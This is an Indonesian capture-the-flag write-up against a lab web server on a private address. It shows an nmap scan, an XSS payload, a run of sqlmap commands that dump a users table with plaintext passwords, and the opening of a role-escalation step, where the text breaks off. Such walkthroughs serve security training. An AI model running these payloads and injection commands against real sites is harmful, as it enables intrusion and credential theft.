
CAPTURE THE FLAG

Nama Team: Warunk Java

Engineer: Abdurrohman Al Fathi

Proses scanning dengan nmap secara keseluruhan host pada segment 192.168.56.0/24 untuk mengetahui port mana saja yang terbuka:

Comand: nmap -sV 192.168.56.0/24




Terdapat 2 host yang aktif, port 80 dan 22:

>192.168.56.108

>192.168.56.107

Dari semua ip yang muncul ketika dicek di search engine ternyata ip web CTF nya terdapat di ip

>>>192.168.56.107 | http://192.168.56.107




Didapati celah pada function track id setelah dimasukan payload(xss script js) ini:


```
<img/src/onerror=prompt(8)>
```

Ketika di inspect dan dibuka di console terdapat flag (XSS) FLAG:

`FLAG(Javascript_ezpz)`




Terdapat celah pada menu contact, Kita akan menggunakan metode sql injection parameter Post untuk Memanipulasi data agar kita bisa berkomunikasi Ke dalam databases server pada Web CTF



Tools yang digunakan, SQLmap pada kali linux untuk melakukan sql injection

Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data 'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan'

--dbs untuk menampilkan databases




Terdapat databases :

>information_schema

>pengiriman

Kita akan mencari table yang terdapat di databases pengiriman

command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data 'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman --tables




Terdapat 2 tabel dari database pengiriman:

>contact_form

>users


Kita akan mencari kolom dari users yang berisi data untuk login admin web CTF

Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data 'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman -T users --columns



Terdapat (email,id ,password,role_id,username) kita akan nge dump data dari table users

Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data 'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman -T users -C email,id,password,role_id,username --dump




Di dapati 2 email login dan password

Email	Password
admin@zerobyte.id	NgehekAdminYuk!
suhada@zerobyte.id	0xshdaxLowUSER!


Lanjut... kita akan login admin web CTF

Supaya halaman admin muncul ketik dibelakang url web CTF /admin/

Dan kita akan masuk dengan email suhada@zerobyte.id sebagai low user



Jika sudah klik login tampilan web akan seperti ini




Terdapat flag pada halaman admin low user: (SQL INJECTION)
FLAG:

FLAG{0xSQL!nJecT!0n_Blind)


Lanjut... setelah ini mengubah hak Low user menjadi super user/root pada email suhada untuk mendapatkan file credential.zip. diwebsite CTF ini terdapat celah miskonfigurasi, pada function update role program yang dimana seharusnya low user tidak mendapatkan hak akses super user/root karna memungkinkan untuk user mengganti role

Klik profile setelah itu inspect pada bagian password

